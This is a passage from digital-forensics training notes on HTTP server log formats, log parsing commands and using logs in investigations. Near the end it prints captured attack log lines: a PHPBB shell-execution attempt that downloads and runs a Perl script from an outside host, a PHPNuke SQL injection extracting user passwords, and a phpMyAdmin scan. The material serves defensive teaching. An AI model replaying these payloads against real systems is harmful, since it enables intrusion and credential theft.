- Number of bytes in the object the client requested, excluding the size of any headers. This may be helpful in correlating the disk-based size of resources against their transfer as documented in HTTP logs—but there is a catch. If a client requests a partial object (such as when using a "resume download" feature), this value will reflect the size of the requested object less the offset into the object where the requestor resumed.

The Common+VHost format prepends each record with the HTTP hostname requested. Typical virtual hosting environments serve many (even hundreds) of hostnames on the same IP, so the HTTP/1.1 specification includes a "Host:" header to specify which hostname is associated with each request.

W3C Extended/Combined Format

```
195.154.250.39 - - [31/Jul/2016:05:27:18 +0000] "GET /2011/06/comcast-
   sets-customers-phishing-targets/ HTTP/1.1" 200 94712 "-" "Mozilla/5.0
   (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko"
```

- Same NCSA Common fields
- HTTP Referer header string
  - Can help characterize suspicious traffic
- HTTP User-Agent header string
  - May identify malicious utilities or forged traffic


Originally, the HTTP referer and User-Agent strings were logged to separate files, which prevented altering the Common log format and therefore affecting processes that depended on that data structure. However, as web servers became more prevalent, a unified log format was warranted.

The W3C standards body designated the "Extended", or "Combined" log format to address these requirements. This standard format includes all the same fields as the Common log format and adds the HTTP referer and User-Agent to the end of each record. The format string structure you see here designates that the header field with the "Referer" and "User-Agent" names will be logged. It is important to note that any header strings entered into the HTTP logs will be done after internal manipulation, such as those done with Apache's `mod_headers` functions.

These headers can be particularly useful during an investigation. If examining logs from your own server, the referer could indicate the origin of a click as a known forum of suspicious activity. Similarly, the user-agent could profile the type of software used to crawl your site – perhaps in an effort to scrape content that would support a credible phishing landing page or other reconnaissance.

If examining these values from your users' actions, however, referer strings could be used to associate activity within individual browser tabs or to more specifically catalog the user's activity during a browser session. For this inward-looking perspective, the user-agent value can be used to profile software that appears to be actively used in the environment.

In any case, omitting these values from logs of HTTP activity provides a significant loss of valuable forensic data that can be very useful for many investigative use cases.



The Apache web server includes a module named `mod_log_forensic`[1], which can be a great asset when investigating issues on a web server you control. While this module was not designed or named for the DFIR-type of forensics, it adds logging of all headers for each request the server handles.

This feature can benefit an investigator by recording the critical header information that may otherwise be lost. Since the HTTP server is the endpoint in this case, any TLS-wrapped sessions are logged in their unencrypted state. The log entry above was generated during a request for `https://dfir.com`, for example.

Enabling Apache's forensic logging is fairly straightforward for a server administrator to accomplish[2], but as with any troubleshooting logs there is a chance of performance impact on the server. The significantly more verbose log data will also impact disk utilization. Such risks can generally be mitigated by selectively enabling this for just a selected virtual host or even a specific page or web application.


Some logs may carry across multiple lines in the file, so a unique identifier is used to identify the start and end of each request's log entries with the plus and minus sign prefixes, respectively.

Resources
[1] https://for572.com/rjmf8
[2] https://for572.com/tjmhd

The format of each `mod_log_forensic` entry follows:

Unique Request Identifier: `XAkvAkndEPpSnWGuyDgSAAAAABE`
Request Method: `GET`
Request String: `/product-category/ladies/`
Protocol Version: `HTTP/1.1`
Request Headers:


```
Host:dfir.com
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection:keep-alive
Cookie:__stripe_mid=7744eed2-c5be-4b80-aaef-2e1828528353;
      __stripe_sid=8c9d7bef-a256-45ad-a41a-44ef3c1faf10;
      wp_woocommerce_session_529d26fb4dff87e0b1de25ba9eb2c357=e303c0f4f367
      b4493dd5289a51d633c1%257C%257C1544277923%257C%257C1544274323%257C%25
      7C5a579c7393c861123f9f6af38329d307;
      mailchimp_landing_site=https%253A%252F%252Fdfir.com%252Fwp-
      admin%252Fusers.php; wp-settings-time-1=1543204441
User-Agent:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
      AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.1
      Safari/605.1.15
Accept-Language:en-us
Referer:https%3a//dfir.com/|Accept-Encoding:br, gzip, deflate
```



Microsoft IIS can use the Common and Combined log formats but provides its own format by default. The IIS log format, seen here, contains most of the same data points. The traditionally GUI-based nature of Windows configuration uses human-readable names. This slide shows our own translation of fields—the labels are not explicitly defined in the standard. Each value is followed with a comma—even the last one of each record.

- Requestor (client) hostname or IP (depending on server configuration).
- Server-side authenticated username. This covers only HTTP "Basic" authentication, not form-based session authentication (i.e., the login dialog that pops up in front of the browser, not an on-page login submission).
- Date with two-digit year.
- Time in 24-hour format.
- IIS internal server service name and instance number (e.g., "W3SVC2")
- IIS internal server name
- Server's own IP address
- Milliseconds elapsed between receiving request and providing all requested data
- Bytes the client sent to the server
- Bytes the server sent to the client
- Server-generated HTTP status code for the request
- Operating system–generated error code for the process that serviced the request
- HTTP method name
- Resource the client requested, without any GET parameters
- Request parameters passed on the GET request

You'll notice that there are several internal IIS values logged, which is unique compared to the log formats we have seen so far. This is helpful in correlating system-based evidence with the contents of the logs.




IIS also provides two more built-in logging formats that bear mentioning. When running high-load web servers, the typical flat-text logging can cause a significant load on the server. To overcome this, Microsoft created two highly efficient log formats.

Centralized Binary Logging (CBL) uses a local file on the server with a published binary format, while the ODBC connector allows the server to log to an SQL Server database. In either case, the log data cannot be as easily accessed as with a text file, but various tools are available to query and parse the results into a human-friendly format.

One extremely powerful tool is Microsoft's own Log Parser[1] utility. This free tool provides SQL-like functionality when querying a variety of input formats, including text, CBL, XML, and more. Chad Tilbury wrote an excellent how-to document on the SANS Computer Forensics blog[2] that covers some common use cases for Log Parser and a GUI frontend called Log Lizard.

Microsoft has also released their own GUI for Log Parser, called Log Parser Studio.[3]

References:
[1] https://for572.com/szb8-
[2] https://for572.com/aufsk
[3] https://for572.com/7xqmp



Many (if not most) HTTP logs are stored in plaintext. There are both value and drawbacks to this storage method, but one major strength is that you can use your favorite shell utilities to examine them. This is a very scalable, often cross-platform approach (Cygwin on Windows, or copy Windows-based log files to a *NIX system for handling). The next page contains a few useful commands that will hopefully inspire you to develop your own library of tricks. Note that all examples assume the W3C Extended/Combined log format.

The list could go on forever… With a basic functional knowledge of awk and sed, there isn't much you can't quickly and scalably extract from HTTP server logs—with the right finesse, you can even create tabular data suitable to import into a spreadsheet or report document.

Because HTTP log data usually follows one of a few standard formats and analyzing it can support a number of business objectives, there is no shortage of utilities that can slice, dice, and render the logs into graphical, interactive, and otherwise boss-pleasing formats. Many are focused on the administrative benefit of such log data, such as transfer volume, hit count, and usage patterns. However, since the information security field has become more of a focus, tools have started to accommodate the investigative benefits of such logs as well.

If the HTTP log data is stored in an SQL or SQL-like database, automated analysis becomes quite a fun task! By spending time to perfect queries that answer common questions, you can quickly build a query library that makes complex tasks repeatable and automatic. A larger organization may even find value in making these queries available through a multi-user system and building that system into their incident response processes.

Some organizations may also parse and report on their web servers' logs as a matter of normal business practice. In those environments, log data may be available for many years in the past, allowing long-term trend identification or even granular archived events.

Example commands to parse W3C Extended/Combined HTTP access logs:

- Find all systems that requested a particular resource, aggregate by frequency and sort:

```
$ sudo grep "\"GET /resource" access_log | ⏎
   awk '{print $1}' | sort | uniq -c | sort -nr
```

- Find all resources requested by the specified system:


```
$ sudo grep "^1.2.3.4" access_log | awk '{print $7}' | ⏎
   sort | uniq -c | sort -nr
```

- Same as above, but group by hour of access:

```
$ sudo grep "^1.2.3.4" access_log | awk '{print $4,$7}'| ⏎
   sed -e 's/\[\([0-9]\{2\}\/[A-Za-z]\{3\}\/[0-9]\{4\}\):⏎
   \([0-9]\{2\}\)[0-9:]\{6\} \(.*\)/\1 \2:00:00+ \3/' | ⏎
   sort | uniq -c | sort -nr
```

- Identify all requestors that triggered server errors, including the request URI:

```
$ sudo cat access_log | awk '{print $9,$1,$7}' | ⏎
   egrep "^5[0-9]{2}" | sort | uniq -c | sort -nr
```



From an investigative perspective, there are a number of reasons to include HTTP log evidence in addition to those mentioned already.

Logs can reflect probing for vulnerable web applications through search engines. Additionally, they often show SQL injection attempts, blind queries for known vulnerable software distributions, and other reconnaissance or exploit activity. The following page includes some examples of these log entries. Such data can help to show the attacker's activity patterns, helping investigators to better understand an attacker's scope or intent.

After an IP address or network has been identified as bad or suspicious, a comprehensive log review can piece together an attacker's pattern of activity. This may include pre-attack reconnaissance, actual compromise, and post-compromise operations, depending on the attacker's skills and resources. In the case of accidental data exposure, logs can quickly show whether the sensitive files were accessed via the web server and by whom.

If an attacker uses a Remote Administration Tool (RAT) to maintain a foothold on a compromised web server but has not scrubbed access logs (or cannot because they are remotely stored!), the HTTP logs may provide a detailed accounting of their actions through the tool. One investigator even documented how they were able to reconstruct a malware binary the attacker dropped onto the server using SQL injection and a particularly clever series of "echo" commands![1]

References:
[1] https://for572.com/7mfvb

Shell execution attempts against PHPBB and SQL injection attack against PHPNuke[1]:


```
207.36.232.148 - - [28/Aug/2006:07:08:46 -0300] "GET
/index.php/Artigos/modules/Forums/admin/admin_users.php?phpbb_root_path=http://paupal.info/folder/cmd1.gif?&cmd=cd%20/tmp/;w
get%20http://paupal.info/folder/mambo1.txt;perl%20mambo1.txt;rm%20-rf%20mambo1.*? HTTP/1.0" 200 14611 "-" "Mozilla/5.0"
193.255.143.5 - - [28/Aug/2006:07:52:45 -0300] "GET
/index.php/modules/Forums/admin/admin_users.php?phpbb_root_path=http://virtual.uarg.unpa.edu.ar/myftp/list.txt?&cmd=cd%20/tm
p/;wget%20http://paupal.info/folder/mambo1.txt;perl%20mambo1.txt;rm%20-rf%20mambo1.*? HTTP/1.0" 200 14527 "-" "Mozilla/5.0"

200.96.104.241 - - [12/Sep/2006:09:44:28 -0300] "GET /modules.php?name=Downloads&d_op=modifydownloadrequest&%20lid=-
1%20UNION%20SELECT%200,username,user_id,user_password,name,%20user_email,user_level,0,0%20FROM%20nuke_users HTTP/1.1" 200
9918 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

Scans for specific versions of phpMyAdmin:

```
119.60.29.230 - - [23/Feb/2013:09:18:45 -0500] "GET //phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:50 -0500] "GET //web/phpMyAdmin/scripts/setup.php HTTP/1.1" 404 308 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:55 -0500] "GET //phpMyAdmin/scripts/setup.php HTTP/1.1" 404 304 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:57 -0500] "GET //phpMyAdmin-2/scripts/setup.php HTTP/1.1" 404 306 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:18:58 -0500] "GET //phpMyAdmin-2.2.3/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:11 -0500] "GET //phpMyAdmin-2.6.0-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:12 -0500] "GET //phpMyAdmin-2.6.0-rc2/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:12 -0500] "GET //phpMyAdmin-2.6.0-rc3/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:13 -0500] "GET //phpMyAdmin-2.6.0/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:14 -0500] "GET //phpMyAdmin-2.6.0-pl1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:36 -0500] "GET //phpMyAdmin-2.8.0-rc1/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:37 -0500] "GET //phpMyAdmin-2.8.0-rc2/scripts/setup.php HTTP/1.1" 404 314 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:38 -0500] "GET //phpMyAdmin-2.8.0/scripts/setup.php HTTP/1.1" 404 310 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:38 -0500] "GET //phpMyAdmin-2.8.0.1/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
119.60.29.230 - - [23/Feb/2013:09:19:39 -0500] "GET //phpMyAdmin-2.8.0.2/scripts/setup.php HTTP/1.1" 404 312 "-" "-"
